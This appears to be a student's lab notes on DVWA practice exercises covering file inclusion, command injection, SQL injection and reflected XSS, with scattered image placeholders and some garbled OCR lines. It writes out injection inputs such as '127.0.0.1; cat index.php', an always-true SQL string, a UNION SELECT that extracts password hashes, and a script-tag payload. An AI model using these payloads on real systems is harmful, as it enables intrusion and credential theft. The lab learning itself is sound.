
To uppercase HTTP://



I still managed to get google execute remotely on medium level security


On high security level the file must be include.php or begin with “file”.

Everything else will return an error.




DVWA command injection:


I put the localhost in the text box, so I got pings to the local host.




If I put the Ip address and ls it lists files in the directory.


When I type 127.0.0.1; cat index.php I am printing the index file again.





On medium difficulty the commands that I am trying to execute are filtered which can be overcome with different syntax.


Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1 & ls
Submit
help
index.php
source
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.031 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.069 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3063ms
rtt min/avg/max/mdev = 0.015/0.042/0.069/0.020 ms
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection




I got ping, operating system, and directory files and server name.

Topic 6: SQL Injection

SQL injection is one of the most common web hacking techniques. It is done by placement of malicious code on SQL statements, via web page input. SQL injection occurs when you ask a use for input (username, password) and instead of credentials the user gives an SQL statement that will run in the database.

SQL Injection Based on 1=1 is Always True - If there is nothing to prevent a user from entering “invalid” inputs, the user can enter a value that is always true and so retrieve information (rough idea what the SQL command running on the server looks like, passwords, usernames).



Source: https://www.w3schools.com/sql/sql_injection.asp

The statement above is always true so it will return all rows from the “users” table.


SQL Injection Based on ""="" is Always True - A hacker can get access to usernames and passwords in a database by simply inserting " OR ""=" into the username or password text box. If the server takes this input as valid he will construct a SQL statement that is always true.

Exercises

DVWA SQL injection – low security


The textbox lets me search the database trough IDs of different users.

It returns “first name” and “surname” which gives us information that the database most likely has 3 columns – Id number, first name and surname.



When I use an “always valid” statement I get all users from the database.

When I type (` UNION SELECT user, password FROM user#) I get the target’s username in “first name” and the password hash in the “surname”.



Topic 7: XSS (Cross-Site Scripting)

XSS (Cross-site scripting) is a computer security vulnerability typically found in web applications. It enables hackers to inject scripts into web pages viewed by other users. A cross-site vulnerability may be used to bypass SOP (same-origin policy).

Get/Post requests

“Get” requests are used for fetching a document and “get” parameters are description for which document I am looking for in a server.

“Post” parameters are used for making updates to the server.

“GET” requests:

- Have parameters in URL
- Used for fetching documents
- Have maximum URL length depending on the browser you are using
- Ok to cache
- Shouldn’t change the server

“POST” requests:

- Parameters are in body
- Used for updating data
- No limitations in max length
- Not ok to be stored in cache
- Can change the server

Types of XSS

Non persistent (reflected)

The non-persistent/reflected cross-site scripting vulnerability is the most basic type of web vulnerability. These holes show up when the data provided by a web client, most commonly in HTTP query parameters (e.g., HTML form submission), is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the content.

The attack only affects the user running the script. It indicates that the website’s creator may have forgot to protect other input fields as well. The most common way of using XSS is to:

- Redirect to a phishing website
- Steal cookie information

- Force the user to make an action

Example of a non-persistent XSS flaw

Non-persistent XSS vulnerabilities in Google could allow malicious sites to attack Google users who visit them while logged in.

Persistent (Stored)

The persistent (or stored) XSS vulnerability is a more devastating variant of a cross-site scripting flaw: it occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users during regular browsing, without proper HTML escaping. A classic example of this is with online message boards where users are allowed to post HTML formatted messages for other users to read. Persistent XSS vulnerabilities can be more significant than other types because an attacker's malicious script is rendered automatically, without the need to individually target victims or lure them to a third-party website. Particularly in the case of social networking sites, the code would be further designed to self-propagate across accounts, creating a type of client-side worm. The methods of injection can vary a great deal; in some cases, the attacker may not even need to directly interact with the web functionality itself to exploit such a hole. Any data received by the web application (via email, system logs, IM etc.) that can be controlled by an attacker could become an injection vector.

Example of a persistent XSS flaw

A persistent cross-zone scripting vulnerability coupled with a computer worm allowed execution of arbitrary code and listing of filesystem contents via a QuickTime movie on Myspace.

Source: https://en.wikipedia.org/wiki/Cross-site_scripting#Exploit_examples


DOM-based

DOM-based arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM. If the attacker can control the value of the input field, they can easily construct a malicious value that causes their own script to execute.


In a typical case, the input field would be populated from part of the HTTP request, such as a URL query string parameter, allowing the attacker to deliver an attack using a malicious URL, in the same manner as reflected XSS.

Exercises

I started with the XSS reflected on low level security




If I type my name it displays it underneath the search box



When I Inspected the website's code I found That my name is inserted in "pre" tags

```
<div class="body_padded">
    <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">
        <form name="XSS" action="#" method="GET">
            <p>
                What's your name?
                <input type="text" name="name">
                <input type="submit" value="Submit">
            </p>

        </form>
        <pre>Hello Ivan</pre>
```

I typed <script>alert ("I like hacking") </script>



When I opened the website's code I saw that the script tag has been inserted in the pre tags.

```
<div class="body_padded">
    <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">
        <form name="XSS" action="#" method="GET">
            <p>
                What's your name?
                <input type="text" name="name">
                <input type="submit" value="Submit">
            </p>

        </form>
        <pre>Hello <script>alert("I like hacking" )  </script></pre>
    </div>
```

I have started a server running on my machine.

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server --bind 127.0.0.1 9000
